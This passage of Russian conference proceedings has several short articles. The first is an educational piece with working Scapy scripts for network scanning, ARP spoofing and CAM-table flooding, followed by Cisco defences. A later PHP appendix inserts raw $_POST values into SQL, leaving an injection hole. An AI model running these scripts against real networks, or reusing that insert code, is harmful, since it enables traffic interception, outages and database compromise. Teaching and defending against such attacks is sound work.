Одна из важнейших целей злоумышленника – сетевое оборудование. Так как если на компьютере-жертве повредить ARP-записи, связанные со шлюзом по умолчанию, то ему можно заблокировать доступ в интернет. Злоумышленнику нужно узнать информации об устройствах, подключённых к сети, на рисунке 2 изображен скрипт на Python, написанный с помощью библиотеки Scapy для сканирования сети.

```

from scapy.all import *
def arp_scan():
    print("Enter IP and mask network: ")
    network = input()
    n = scapy.layers.l2.arping(network)
    print("\t\|MAC\t\|IP")
    return n
print(arp_scan())

```

Рисунок 2 – Скрипт на Python для сканирования сети

На рисунке 3 изображен результат выполнения скрипта для сканирования сети, было обнаружено два устройства.

```

Enter IP and mask network:
192.168.1.0/24
Begin emission:
**Finished sending 256 packets.

Received 2 packets, got 2 answers, remaining 254 packets
00:0c:29:f2:44:bd 192.168.1.2
cc:01:25:90:00:01 192.168.1.1
\|MAC\t\|IP

```

Рисунок 3 – Результат выполнения скрипта для сканирования сети

На рисунке 4 изображен скрипт для выполнения атаки ARP-Spoofing. В нем двум жертвам посылаются ARP-ответы с MAC-адресом атакующего узла, но с IP-адресами устройств-жертв.

```

from scapy.all import *
n = scapy.layers.l2.ARP(op=2, pdst="192.168.1.1", hwdst="00:0c:29:39:1b:aa", psrc="192.168.1.2")
n1 = scapy.layers.l2.ARP(op=2, pdst="192.168.1.2", hwdst="00:0c:29:f2:44:bd", psrc="192.168.1.1")
scapy.sendrecv.send(n)
scapy.sendrecv.send(n1)

```

Рисунок 4 – Скрипт на Python для выполнения атаки

На рисунке 5 изображен результат выполнения атаки ARP-Spoofing. В ARP-таблицах устройств до атаки находятся настоящие MAC-адреса устройств, после атаки видно, что IP-адресам устройств жертв соответствует MAC-адрес злоумышленника.




Рисунок 5 – Результат выполнения атаки ARP-Spoofing

На маршрутизаторе R1 настроен NAT для выхода в интернет. Так как злоумышленник выдал свой MAC-адрес за MAC-адрес шлюза по умолчанию для компьютера жертвы, то он лишился выхода в интернет. На рисунке 6 изображен результат команды ping до сервера до и после атаки

До:

```
Интерфейс: 192.168.1.2 --- Up
  адрес в Интернете   Физический адрес   Тип
  192.168.1.1         cc-01-25-90-00-01   динамический
  192.168.1.255       ff-ff-ff-ff-ff-ff   статический
  224.0.0.22          01-00-5e-00-00-16   статический
  224.0.0.252         01-00-5e-00-00-fc   статический
  239.255.255.250     01-00-5e-7f-ff-fa   статический

C:\Users\Администратор>ping 188.119.1.1

Обмен пакетами с 188.119.1.1 по с 32 байтами данных:
Ответ от 188.119.1.1: число байт=32 время=25мс TTL=254
Ответ от 188.119.1.1: число байт=32 время=31мс TTL=254
Ответ от 188.119.1.1: число байт=32 время=47мс TTL=254
Ответ от 188.119.1.1: число байт=32 время=45мс TTL=254

Статистика Ping для 188.119.1.1:
Пакетов: отправлено = 4, получено = 4, потеряно = 0
(0% потерь)
Приблизительное время приема-передачи в мс:
Минимальное = 25мсек, Максимальное = 47 мсек, Среднее = 37 мсек
```

После:

```
C:\Users\Администратор>arp -a

Интерфейс: 192.168.1.2 --- Up
  адрес в Интернете   Физический адрес   Тип
  192.168.1.1         00-0c-29-57-72-0d   динамический
  192.168.1.3         00-0c-29-57-72-0d   динамический
  192.168.1.255       ff-ff-ff-ff-ff-ff   статический
  224.0.0.22          01-00-5e-00-00-16   статический
  224.0.0.252         01-00-5e-00-00-fc   статический
  239.255.255.250     01-00-5e-7f-ff-fa   статический

C:\Users\Администратор>ping 188.119.1.1

Обмен пакетами с 188.119.1.1 по с 32 байтами данных:
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.

Статистика Ping для 188.119.1.1:
Пакетов: отправлено = 4, получено = 0, потеряно = 4
(100% потерь)
```

Рисунок 6 – Результат выполнения команды ping до сервера до и после атаки

**Методы защиты от ARP-Spoofing.** Dynamic ARP Inspection – функция коммутатора, предназначенная для защиты от атак с использованием протокола ARP [3].

Чтобы эффективно предотвращать ARP-poisoning, коммутатор должен иметь информацию о связке MAC-адрес/IP-адрес. Данная информация хранится в таблице DHCP snooping, поэтому для корректной конфигурации эти две технологии практически всегда используются вместе [3].

Для правильной работы Dynamic ARP Inspection, необходимо указать какие порты коммутатора будут доверенными (trusted). На рисунке 7 показана последовательность команд для настройки Dynamic ARP Inspection на коммутаторе Cisco.

```
Switch(config)#ip arp inspection vlan 1
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#ip arp inspection vlan 1
Switch(config)#int gi0/1
Switch(config-if)#ip dhcp snooping trust
Switch(config-if)#ip arp inspection trust
```

Рисунок 7- Последовательность команд для настройки Dynamic ARP Inspection

- «ip dhcp snooping vlan 1» – включение DHCP-snooping для vlan 1
- «ip arp inspection vlan 1» – включение Dynamic ARP Inspection для vlan 1
- «ip dhcp snooping trust», – перевод порта gi0/1 в доверенный режим
- «ip arp inspection trust» – перевод порта gi0/1 в доверенный режим

Доверенный порт – порт к которому подключен DHCP-сервер.

**Использование технологии VLAN.** VLAN (Virtual Local Area Network) – виртуальная локальная компьютерная сеть. Представляет собой группу хостов с общим набором требований, которые взаимодействуют так, как если бы они были подключены к широкополосному домену независимо от их физического местонахождения [4].

В случае проводимого исследования VLAN будет использоваться для того, чтобы поместить в него все неиспользуемые порты коммутатора, затем эти порты будут отключены. Также эта технология может использоваться для того, чтобы выделить в отдельный сегмент сети критически важные узлы. На рисунке 8 изображена последовательность команд для настройки VLAN на коммутаторе Cisco.

```
Switch(config)#int range gigabitEthernet 0/0-3
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 666
Switch(config-if-range)#shutdown
```

Рисунок 8 – Настройка VLAN на коммутаторе Cisco  
 «int ra fa0/2-24, gi0/2» – переход в режим конфигурирования портов из  
 указанного диапазона  
 «switchport access vlan 666» – перевод портов в десятый VLAN  
 «shutdown» – выключение портов

**Переполнение САМ-таблицы.** При первом передаче сообщения в САМ-таблицу коммутатора записываются номер порта, с которого пришел кадр, а также MAC-адрес узла-источника. Переполнение САМ-таблицы – атака, при которой злоумышленник переполняет таблицу MAC-адресов коммутатора.

Размер таблиц MAC-адресов не бесконечен. Атака переполнение САМ-таблицы используют это ограничение, наполняя САМ-таблицу коммутатора ложными MAC-адресами источника до того времени, пока таблица MAC-адресов коммутатора не переполнится. После этого коммутатор начинает рассылку пакетов на все порты, то есть переходит в режим пропускания трафика и начинает работать как концентратор.

На рисунке 9 изображена схема сети, которая будет атакована.




Рисунок 9 – Схема атакуемой сети

На рисунке 10 изображен скрипт для проведения атаки. С его помощью генерируется пакеты со случайными MAC и IP адресами, затем они помещаются в список «packet\_list», который отправляется через интерфейс ens33 на каждой итерации цикла.

```
from scapy.all import *
packet_list = []
while True:
    packet = Ether(src=RandMAC(),dst=RandMAC())/IP(src=RandIP(),dst=RandIP())
    packet_list.append(packet)
    sendp(packet_list, iface="ens33")
```

Рисунок 10 – Скрипт на python для выполнения переполнения САМ-таблицы

На рисунке 11 изображены последствия атаки ARP-Spoofing. С хоста-жертвы с IP 192.168.1.5 производится ping до хоста-жертвы с IP:192.168.1.2. Злоумышленник видит этот трафик

No.	Time	Source	Destination	Protocol	Length	Info
2889	3.258325959	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x2f66, seq=39/9984, ttl=64 (no respo...
9237	11.281090996	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x3766, seq=47/12032, ttl=64 (no resp...
13843	16.296080902	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x3c66, seq=52/13312, ttl=64 (no resp...
25183	30.333991781	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x4a66, seq=66/16896, ttl=64 (no resp...
26171	31.337104249	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x4b66, seq=67/17152, ttl=64 (no resp...
33180	39.363420248	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x5366, seq=75/19200, ttl=64 (no resp...
46896	57.422072811	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x6566, seq=93/23808, ttl=64 (no resp...
50316	61.433968367	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x6966, seq=97/24832, ttl=64 (no resp...
56061	68.455624784	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x7066, seq=104/26624, ttl=64 (no res...
58546	71.465669500	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x7366, seq=107/27392, ttl=64 (no res...
67359	82.496354812	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x7e66, seq=118/30208, ttl=64 (no res...
80432	97.545365576	192.168.1.5	192.168.1.2	ICMP	98	Echo (ping) request id=0x8d66, seq=133/34048, ttl=64 (no res...

Рисунок 11 – Последствие атаки переполнения САМ-таблицы

**Защита от переполнения CAM-таблицы.** Для защиты от переполнения CAM-таблицы на коммутаторе Cisco используется технология port-security. На рисунке 12 показана ее настройка.

```
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security violation shutdown
Switch(config-if)#switchport port-security maximum 1
```

Рисунок 12 – Настройка port-security на коммутаторе Cisco  
«switchport port-security» – включение технологии port-security  
«switchport port-security violation shutdown» – указывается, что при переполнении cam-таблицы порт перейдет в состояние shutdown  
«switchport port-security maximum 1» – указывается максимальное количество адресов на порт.

Также для уменьшения масштаба последствий атаки необходимо использовать технологию VLAN, тогда последствия атаки будут распространяться только на VLAN, в котором находится атакуемый порт.

**Заключение.** Для защиты от атак, рассмотренных в статье также необходимо исключить физический доступ посторонних лиц к сетевому оборудованию, это особенно важно, если используемое сетевое оборудование не поддерживает описанные технологии защиты. Также стоит отметить, что способы проведения атак, предложенных в статье, рассматриваются исключительно в учебных целях. Проведение подобных атак на практике нарушает действующее законодательство Российской Федерации.

#### **Список использованных источников**

1. ARP // Википедия. [2022]. Дата обновления: 22.02.2022. URL: <https://ru.wikipedia.org/?curid=30214&oldid=120239286> (дата обращения: 11.03.2022).
2. Scapy Documentation Biondi P. Release 2.4.5 – 2021. // Документация для библиотеки Scapy [сайт] ([https://scapy.readthedocs.io/\\_/downloads/en/latest/pdf/](https://scapy.readthedocs.io/_/downloads/en/latest/pdf/)) (дата обращения 11.03.2022)
3. Галушка, В.В Методические указания к лабораторным работам по дисциплине «Информационная безопасность телекоммуникационных систем» [Текст]: учеб. – метод, пособие / В.В Галушка. – Ростов-на-Дону: Издательский центр ДГТУ, 2018. – 40с.
4. VLAN // Википедия. [2022]. Дата обновления: 16.02.2022. URL: <https://ru.wikipedia.org/?curid=185648&oldid=120084278> (дата обращения: 16.02.2022).

#### **METHODS FOR PERFORMING ATTACKS OF THE LINK LAYER OF THE OSI MODEL AND PROTECTION AGAINST THEM**

*Meshcheryakov A.I.*

*The article discusses methods for performing attacks on the link layer of the OSI model and ways to protect against them. The execution steps and consequences of two attacks are shown: ARP-Spoofing and CAM-table overflow (overflow of the CAM table). The attacks were carried out using Scapy, a library for the Python language. Methods of protection against the considered attacks on Cisco equipment are also considered, recommendations are given for their prevention.*

**Keywords:** network attack, Scapy, CAM-таблица, ARP, Dynamic ARP Inspection, Port-Security.

\*\*\*\*\*



## ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ПО УПРАВЛЕНИЮ ПРОЕКТАМИ КАК СПОСОБ ВЗАИМОДЕЙСТВИЯ МЕЖДУ СТРУКТУРНЫМИ ПОДРАЗДЕЛЕНИЯМИ ОРГАНИЗАЦИЙ

*Пильщикова Марина Юрьевна*  
Аспирант, ФГБОУ ВО «ЛГУТИ»

*В статье рассматривается основная проблема взаимодействия по управлению инновационными проектами между структурными подразделениями организации. В связи с тем, что менеджеры проектов ведут проекты в программе, которая доступна всем подразделениям предприятия, но при этом у сотрудников различных служб не хватает знаний в области управления проектами, предлагается внедрение на предприятиях методики по изучению программы в сфере управления проектами.*

**Ключевые слова:** программное обеспечение предприятия, инновационный проект, план проекта, задачи проекта, вехи проекта.

Целью данной работы является создание методического пособия о базовом функционале «1С:Документооборот 8» КОРП (далее – программа) в части управления инновационными проектами для структурных подразделений предприятия.

Основными задачами методического пособия будет изучение основного функционала программы, а именно: изучение интерфейса программы, создание проекта, введение задач проекта с указанием исполнителей и сроков выполнения проектной задачи.

В программе запускаем конфигурацию «Проекты». Открывается вкладка с действующими проектами. Для создания нового проекта необходимо нажать кнопку «Создать». При создании проекта нужно заполнить Реквизиты проекта, для этого необходимо указать название проекта, заполнить описательную часть проекта, указать руководителя проекта, установить начало и окончание проекта и указать заказчика для кого выполняется данный проект (Рисунок №1). Нажать «Записать».

The screenshot shows the 'Project (creation)' form in the '1C: Document Management 8' software. The form is divided into several sections. At the top, there are buttons for 'Save and close', 'Save', 'Plan', 'KT', 'Create on basis', and 'Send'. Below these are tabs for 'Requisites', 'Project team', 'Settings', 'Categories', 'Working group', and 'Nomenclature'. The 'Requisites' tab is active, showing a form with the following fields: 'Project name' (highlighted with a yellow border), 'Description', 'Start date' (22.04.2022 13:24), 'End date', 'Effort' (0.00), 'Confidentiality level' (Confidential), 'Status' (Inactive), 'View', 'Organization', and 'Department' (OK).

Рисунок 1 – Реквизиты проекта

После заполнения описательной части проекта, необходимо заполнить план проекта с указанием всех проектных задач. Переходим на вкладку «План». Открывается вкладка «План Проекта». В верхней части отражается название Проекта. Двойным щелчком левой клавиши мыши нажимаем на пустое поле, открывается строка для заполнения Проектной задачи. Заполняем название Проектной задачи, указываем запланированный срок начала и окончания проектной задачи, выбираем предшественника задачи. Связь между задачами определяет, каким образом время начала или окончания одной задачи влияет на время окончания или начала другой. Задача, влияющая на другую задачу, называется Предшественником, а задача, зависящая от другой задачи, – Последователем [1]. Связь можно установить с любой задачей, в том числе с вехой или суммирующей задачей фазы.

На данном этапе заполнения проекта необходимо точно определить последовательность задач, выстроить точную логику выполнения задачи, а также их приоритетность и сроки, а также указать исполнителя проектной задачи (Рисунок №2).

Задача	Исполнитель	Предшественники	Состояние	План				Факт				
				Начало	Длит	Окончание	Трудоуслуги	Начало	Длит	Окончание	Трудоуслуги	
1 Задача 1			Запланирована	22.04.2022 13:24	27,18 часов	27.04.2022 16:35						
1.1 Задача 1.1.			Запланирована	22.04.2022 13:24	2 часа	22.04.2022 15:24						
1.1.1 Задача 1.1.1.			Запланирована	22.04.2022 13:24	1 час	22.04.2022 14:24						
1.1.2 Задача 1.1.2.		1.1.1	Запланирована	22.04.2022 14:24	1 час	22.04.2022 15:24						
1.2 Задача 1.2		1.1	Запланирована	25.04.2022 08:00	15 часов	26.04.2022 15:35						
1.3 Задача 1.3		1.2, 1.2	Запланирована	25.04.2022 08:00	24 часа	27.04.2022 16:35						
2 Задача 2		1	Запланирована	28.04.2022 08:00	24 часа	04.05.2022 16:35						
3 Задача 3		2	Запланирована	05.05.2022 08:00	12 часов	06.05.2022 12:00						
4 Задача 4		3	Запланирована	06.05.2022 12:35	1 час	06.05.2022 13:35						

Рисунок 2 – Выстраивание логики задач

Для того чтобы проектная задача была исполнителю понятна, необходимо заполнить описание проектной задачи. В данном поле указывается максимально полное описание задачи (например, какие документы являются отчетом, какими документами воспользоваться для выполнения данного задания, необходимый объем и т.д.). После заполнения, нажимаем «отправить».

По мере выполнения задачи будет активироваться поле Фактическое начало и Фактическое выполнение работы (Рисунок №3).

Задача	Исполнитель	Предшественники	Состояние	План				Факт				
				Начало	Длит	Окончание	Трудоуслуги	Начало	Длит	Окончание	Трудоуслуги	
1 Задача 1			Выполнена	21.03.2022 08:00	96 часов	05.04.2022 08:00	21.03.2022 08:00	96 часов	05.04.2022 08:00			
1.1 Задача 1.1.			Выполнена	21.03.2022 08:00	20 часов	23.03.2022 16:35	21.03.2022 08:00	22 часов	23.03.2022 16:35			
1.1.1 Задача 1.1.1.			Выполнена	21.03.2022 08:00	20 часов	23.03.2022 16:35	21.03.2022 08:00	16 часов	22.03.2022 16:35			
1.1.2 Задача 1.1.2.		1.1.1	Выполнена	23.03.2022 08:00	4 часа	23.03.2022 12:00	23.03.2022 08:00	6 часов	23.03.2022 14:30			
1.2 Задача 1.2		1.1	Выполнена	23.03.2022 08:00	63 часа	01.04.2022 10:30	23.03.2022 08:00	60 часов	01.04.2022 12:00			
1.3 Задача 1.3		1.2	Выполнена	01.04.2022 08:00	24 часа	01.04.2022 16:35	01.04.2022 08:00	24 часа	01.04.2022 16:35			
1.4 Задача 1.4		1.3	Выполнена	05.04.2022 08:00	4 часа	05.04.2022 12:00	05.04.2022 08:00	4 часа	05.04.2022 12:00			
2 Задача 2		1	Выполнена	06.04.2022 08:00	26 часов	11.04.2022 10:00	06.04.2022 08:00	30 часов	11.04.2022 14:30			
3 Задача 3		2	Выполнена	11.04.2022 10:00	10 часов	12.04.2022 12:00	11.04.2022 10:00	3 часа	12.04.2022 09:30			
4 Задача 4		3	Выполнена	12.04.2022 12:35	29 часов	18.04.2022 09:00	12.04.2022 09:00	21 час	18.04.2022 08:25			

Рисунок 3 – План проекта

Вывод: Внедрение методического пособия по изучению программы по управлению проектами будет способствовать приобретению навыков в области управления проектами у специалистов структурных подразделений, что приведет к оптимизации взаимодействия между сотрудниками организации.

### Список использованных источников

1. Антонов, Г.Д. Управление проектами организации: Уч. / Г.Д. Антонов, О.П. Иванова, В.М. Тумин. – М.: Инфра-М, 2018. – 64 с.

## PROJECT MANAGEMENT SOFTWARE AS A WAY OF INTERACTION BETWEEN STRUCTURAL SUBDIVISIONS OF ORGANIZATIONS

M.Y. Pilshchikova

The article deals with the main problem of interaction in the management of innovative projects between structural divisions of the organization. Due to the fact that project managers conduct projects in a software program that is available to all departments of the enterprise, but at the same time employees of various services do not have enough knowledge in the field of project management, it is

*proposed to introduce a methodology for training employees on project management software at enterprises.*

**Keywords:** *enterprise software, innovative project, project plan, project tasks, project milestones.*

\*\*\*\*\*





Символы последовательно считываются из потока, после чего в зависимости от встреченного символа, состояние анализатора изменяется. Ключевыми отличиями анализа для разных модельных языков являются: наличие текстовых разделителей, наличие двойных разделителей (пр. «<=>»), распознаваемые числа и признак окончания программы. В приведенном на схеме языке, отсутствуют двойные или текстовые разделители, числа могут содержать точку и начинаться с нее, признаком концом программы является справедливость утверждения  $EndC > BgnC$ , где  $EndC$  – количество встреченных лексем «end», а  $BgnC$  – количество встреченных лексем «begin». В случае несоответствия встреченной лексемы одной из лексем из таблицы ключевых слов или разделителей, либо же правилам формирования числа или идентификатора, программа выводит сообщение об ошибке и завершает процесс лексического анализа.

Результатом проведения лексического анализа, как правило, являются таблицы с идентификаторами и числами модельного языка, а также информация о последовательности лексем анализируемого тестового примера, в виде пары чисел  $t$  и  $z$ , где  $t$  – номер таблицы, а  $z$  – номер лексемы в списке таблицы. В последствии, полученные данные будут использованы в процессе синтаксического и также семантического анализа модельного языка.

#### **Список использованных источников**

1. Ахо А. Компиляторы: принципы, технологии и инструменты. [Текст] / А. Ахо, Р. Сети, Д. Ульман. -пер. с англ. – М.: Вильямс, 2001. – 768с.
2. Пратт Т. Языки программирования: разработка и реализация. [Текст] / Т. Пратт, М. Зелкович. – под ред. А. Матросова. – СПб.: Питер, 2002. – 688с.

#### **ANALYSIS OF THE LEXICAL ANALYZER MODEL PROGRAMMING LANGUAGE**

***Ploshkin P.I.***

*The article analyzes the work of the lexical analyzer of the model programming language. The basic principles and approaches to the development of a lexical analyzer are described. The scheme of the analyzer operation based on the model language is presented. The features of the analyzer design for various model languages are highlighted.*

**Keywords:** *compiler design, lexical analysis, programming language development, model language analysis, stages of programming language analysis*

\*\*\*\*\*

## МЕТОДИКА ИСКЛЮЧЕНИЯ ДУБЛИРОВАНИЯ УЧЕТНЫХ ДАННЫХ СОТРУДНИКОВ НА ПРЕДПРИЯТИИ

**Романов Дмитрий Леонидович**

*аспирант, кафедра Электротехника и электроника,  
Донской Государственный Технический Университет*

**Лаврентьев Анатолий Александрович**

*д.ф.-м.н., профессор,  
заведующий кафедрой Электротехника и электроника,  
Донской Государственный Технический Университет*

**Калмыкова Ксения Федоровна**

*аспирант, кафедра Электротехника и электроника,  
Донской Государственный Технический Университет*

**Батищева Ангелина Дмитриевна**

*студент, кафедра Электротехника и электроника,  
Донской Государственный Технический Университет*

*В статье рассмотрены базовые принципы организации доступа конечных пользователей к различным программным продуктам, а также обоснована необходимость объединения учётных данных в ряде случаев. Определена основная проблема, возникающая при объединении пользовательских учётных данных из нескольких независимых источников и при повторной регистрации пользователей – дублирование данных, а также разработан и описан метод, направленный на решение выделенной проблемы, написан программный код на языке РНР, призванный реализовать описываемый в статье метод.*

**Ключевые слова:** *Информационные системы и технологии, программное обеспечение, дублирование данных, объединение данных, РНР, метод объединения данных, умная регистрация.*

Использование информационных технологий способствует существенному увеличению эффективности труда. В связи с этим многие компании уделяют особое внимание анализу существующего, а также разработке собственного программного обеспечения (ПО).

В ряде случаев не существует универсального решения, способного удовлетворить все потребности конечного пользователя, в связи с чем руководству предприятий приходится прибегать к использованию разного ПО, ориентированного на решение конкретных, узкоспециализированных задач.

В подобной ситуации может возникнуть ряд проблем, связанных с внедрением нового ПО, а также с его последующей эксплуатацией.

В ситуации, когда не требуется организация уровней доступа, а также ведение отчётности действий конечных пользователей при эксплуатации разработанного ПО, данной проблемы удастся избежать.

Если же требуется контроль за пользовательской активностью, возникает необходимость идентификации пользователя. Для достижения данной цели необходимо произвести регистрацию пользователя. В зависимости от обстоятельств пользователь имеет возможность самостоятельно произвести регистрацию, либо же может понадобиться участие ответственного за ведение пользовательской базы сотрудника.

Ситуация, в которой нужно произвести разграничение пользовательских возможностей посредством распределения прав доступа редко подразумевает возможность самостоятельной

регистрации и требует стороннего участия. Соответственно, конечный пользователь получает учётные данные, которые использует для доступа к ПО.

После регистрации пользователь проходит процедуру аутентификации и авторизации, благодаря чему получает доступ к ПО.

Аутентификация – процедура проверки подлинности субъекта, которая позволяет достоверно убедиться в том, что субъект, предъявивший свой идентификатор, на самом деле является именно тем субъектом, идентификатор которого он использует. Для этого он должен подтвердить факт обладания некоторой информацией, которая может быть доступна только ему одному (пароль, ключ и т. п.).

Авторизация – процедура предоставления субъекту определенных прав доступа к ресурсам системы после прохождения им процедуры аутентификации. Для каждого субъекта в системе определяется набор прав, которые он может использовать при обращении к ее ресурсам.<sup>[1]</sup>

При внесении пользовательских данных в компании с небольшим штатом сотрудников существенных проблем возникнуть не должно, однако применительно к крупным предприятиям может возникнуть ряд сложностей: самостоятельная регистрация пользователя не всегда является возможной, а ручное добавление учётных данных ответственным лицом может занять слишком большой объём времени.

Наиболее эффективным решением в данной ситуации является применение учётных данных, использованных при работе с ранее приобретённым ПО. В таком случае сотрудникам не придётся запоминать новые учётные данные, что упростит процедуру внедрения.

Предположим, на предприятии установлено 3 разных программных продукта: **А**, **В** и **С**. Новое ПО предназначено для пользователей всех трёх программных решений. Таким образом, возникает необходимость объединить учётные записи из разных источников.

Также следует заметить, что не все сотрудники, работающие в программе **А**, имели доступ к программе **В**. В это же время часть сотрудников, работавших в программах **А** и **В**, имели доступ к программе **С**.

Взять учётные данные только из одного ПО было бы некорректно, поскольку в таком случае часть пользователей не получит доступ к новому программному продукту. Простое объединение также не всегда является корректным вариантом, т.к. при отсутствии уникального идентификатора произойдёт дублирование данных, что негативно скажется на процессе интеграции программы и создаст ряд проблем при авторизации и аутентификации пользователей.

В данном случае имеет смысл применение специального метода, направленного на выявление дублирующихся записей. Суть метода заключается во введении коэффициента уникальности отдельных элементов учётной записи, например, таких, как: имя пользователя, пол, дата рождения, страна и город, где расположен офис сотрудника, и пр.

Разумеется, не все данные равнозначны в плане уникальности: имя или дата рождения будут совпадать реже, чем пол, в связи с чем необходимо грамотное определение степени уникальности данных.

Таким образом, каждый отдельный элемент пользовательской информации получает балл уникальности: наиболее часто повторяющиеся поля получают меньший балл, наименее часто повторяющиеся – больший.

Сумма всех коэффициентов является максимальным значением уникальности, эталонным, но далеко не всегда достижимым значением.

Исходя из полученного максимального значения, следует вывести минимально-допустимое значение – пороговый минимум, подтверждающий отсутствие проверяемой учётной записи в системе.

Таким образом, внедрение данного метода в процесс формирования учётных данных из разных источников способствует уменьшению дублирования записей в базе данных, что позволяет упростить процесс внедрения ПО.

Ещё одним преимуществом использования описанного метода является возможность его применения в случаях с разрешенной самостоятельной регистрацией пользователей в системе. В ряде случаев можно столкнуться с ситуацией, когда пользователь ранее уже был зарегистрирован в ПО (самостоятельно или в автоматическом формате), однако в процессе регистрации был

указан некорректный уникальный идентификатор (при его наличии), например, адрес электронной почты сотрудника.

В предлагаемом случае после выхода пользователя из ПП или по истечению времени рабочей сессии, сотруднику понадобится вновь произвести авторизацию в ПО, однако из-за некорректно заданных при регистрации данных это будет невозможно без сторонней помощи. В связи с этим сотрудник может посчитать более простым и удобным способом авторизации – повторную регистрацию профиля в ПО.

Для ограничения возможности повторной регистрации в ПО также предлагается внедрить описанный метод в процесс пользовательской регистрации. При обнаружении попытки зарегистрировать существующего пользователя новая учетная запись не будет создана.

Для реализации предлагаемого метода при работе с ПО, построенным по принципу тонкий клиент – толстый сервер, разработан скрипт на языке PHP (Приложение А).

#### Приложение А

##### Функциональная часть метода исключения дублирований, написанный на языке PHP

```
/** @var $unique – процент уникальности */
$unique = round((( $this::checkMax - $temp ) / $this::checkMax ) * 100,1);
/** @var $uniqueMin – минимальный процент уникальности */
$uniqueMin = round(100 - (( $this::checkMax - $this::checkMin ) / $this::checkMax ) * 100,1);
/** @var $uniqueUser – процент поиска записи в бд */
$uniqueUser = round(100 - (( $this::checkMax - $this::checkUser ) / $this::checkMax ) * 100,1);
if ( $unique <= $uniqueMin )
{
/** @var $result – статус обработки */
$result = 'danger';
foreach ( $_POST as $key => $value )
{
    if ( $key != 'reg' )
    { $fieldsValues[ $key ] = $value; }
}
/** @var $cells – неуникальные поля */
$cells = $arr[ $id ];
if ( $unique <= $uniqueUser )
{
/** @var $userIsset – запись в бд найдена */
$userIsset = true;
}
}
else
{
/** @var $values – значения полей для добавления в БД */
$values = 'null';
foreach ( $_POST as $key => $value )
{
    if ( $key != 'reg' )
    { $values .= ", '{ $value }'"; }
}
$this->mysql->insert( "users", "{ $values }" );
$result = 'success';
$cells = $id = "";
$userIsset = false;
$fieldsValues = array();
}
}
```

### Список использованных источников

1. Теория и практика обеспечения безопасного доступа к информационным ресурсам. Учебное пособие для вузов / А. А. Афанасьев, Л. Т. Веденьев, А. А. Воронцов и др.; Под ред. А. А. Шелупанова, С. Л. Груздева, Ю. С. Нахаева. – 2-е изд., стереотип. – М.: Горячая линия–Телеком, 2012. – 550 с.: ил.
2. Базы данных: учебное пособие / А. В. Зафиевский, А. А. Короткин, А. Н. Лататыев; Яросл. гос. ун-т им. П. Г. Демидова. – Ярославль: ЯрГУ, 2012. – 164 с.
3. Внедрение информационных систем: учебное пособие / Н. С. Нарваткина ; Рос. гос. проф.-пед. ун-т. – Екатеринбург: РГППУ, 2019.

### METHODOLOGY FOR EXCLUDING DUPLICATION OF EMPLOYEE DATA AT THE ENTERPRISE

**Romanov D.L., Lavrentiev A.A., Kalmykova K.F., Batishcheva A.D.**

*The article discusses the basic principles of organizing end-user access to various software products, and also substantiates the need to combine credentials in a number of cases. The main problem that arises when combining user credentials from several independent sources and when re-registering users is data duplication is identified, and a method is developed and described to solve the selected problem, a program code in PHP is written to implement the method described in the article.*

**Keywords:** Information systems and technologies, software, data duplication, data aggregation, PHP, data aggregation method, smart registration.

\*\*\*\*\*

## **ОСНОВЫ ФОРМИРОВАНИЯ КОМПЬЮТЕРНОЙ КОМПЕТЕНТНОСТИ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ В ПРОЦЕССЕ ПОДГОТОВКИ СОЦИАЛЬНЫХ РАБОТНИКОВ**

*Рубцов Руслан Виталиевич*

*Магистр, ФГБОУ ВПО «Российский государственный социальный университет»*

*В статье проведен анализ необходимости формирования компьютерной компетентности у будущих социальных работников. Она связана с требованиями системы высшего образования в формировании конкурентоспособной личности, владеющей большим арсеналом средств и методов работы с профессионально-детерминированной информацией. Обоснована необходимость разработки и формирования информационной компетентности социального работника в вузе средствами компьютерных технологий.*

**Ключевые слова:** *компьютерная компетентность, социальная работа, высшее образование, профессиональная компетентность, технологии социальной работы, компьютерные технологии, социальные службы, профессиональная деятельность.*

В Российской Федерации развитие и регулирование социального уровня граждан, а также повышение уровня и качества их жизни играют особо важную роль. Социальная сфера напрямую зависит от эффективности деятельности социальных служб, а также от деятельности их работников.

Повышение эффективности зависит от условий труда социальных работников и обстановки, в которой находятся их клиенты. Для этого необходимо внедрение в деятельность социальных работников компьютерные технологии.

Включение компьютерных технологий в профессиональную деятельность социального работника также можно связать с инновационным поведением специалиста по социальной работе, поскольку в его основе лежит идеал и ценности совершенства, реализуемые в условиях педагогической практики. Однако, преградой для удовлетворения вышеуказанной потребности социального работника в новизне может стать отсутствие необходимого опыта работы с компьютером. В связи с этим, уровень образованности социального работника определяется не только и столько уровнем образования, сколько совокупностью таких характеристик как: имеющийся опыт, к которому также относится использование компьютера, стремление к непрерывному самообразованию, творческое отношение к деятельности и общая культура личности.

Таким образом, формирование у студентов высших учебных заведений профессиональной компетенции – конечный результат, которого он должен достигнуть. Профессиональная компетентность – важнейшее условие, определяющее успешность дальнейшей профессиональной деятельности выпускника на работе. В связи с этим, при разработке модели формирования компьютерной компетентности особое внимание уделяется анализу продуктов деятельности студентов, возникших в связи с использованием информационно-телекоммуникационных сетей.

Компьютерные технологии в социальной сфере по мнению К.Р. Овчинниковой, являются системой знаний об обработке, хранении и передаче информации, являющейся социально значимой, с использованием компьютерных систем, а также включение данных систем в деятельность специалиста по социальной работе [1, С.32].

Студентам, необходимо знать, какие компьютерные технологии применяются на различных этапах социальной работы и научиться их применять. К ним можно отнести следующие технологии:

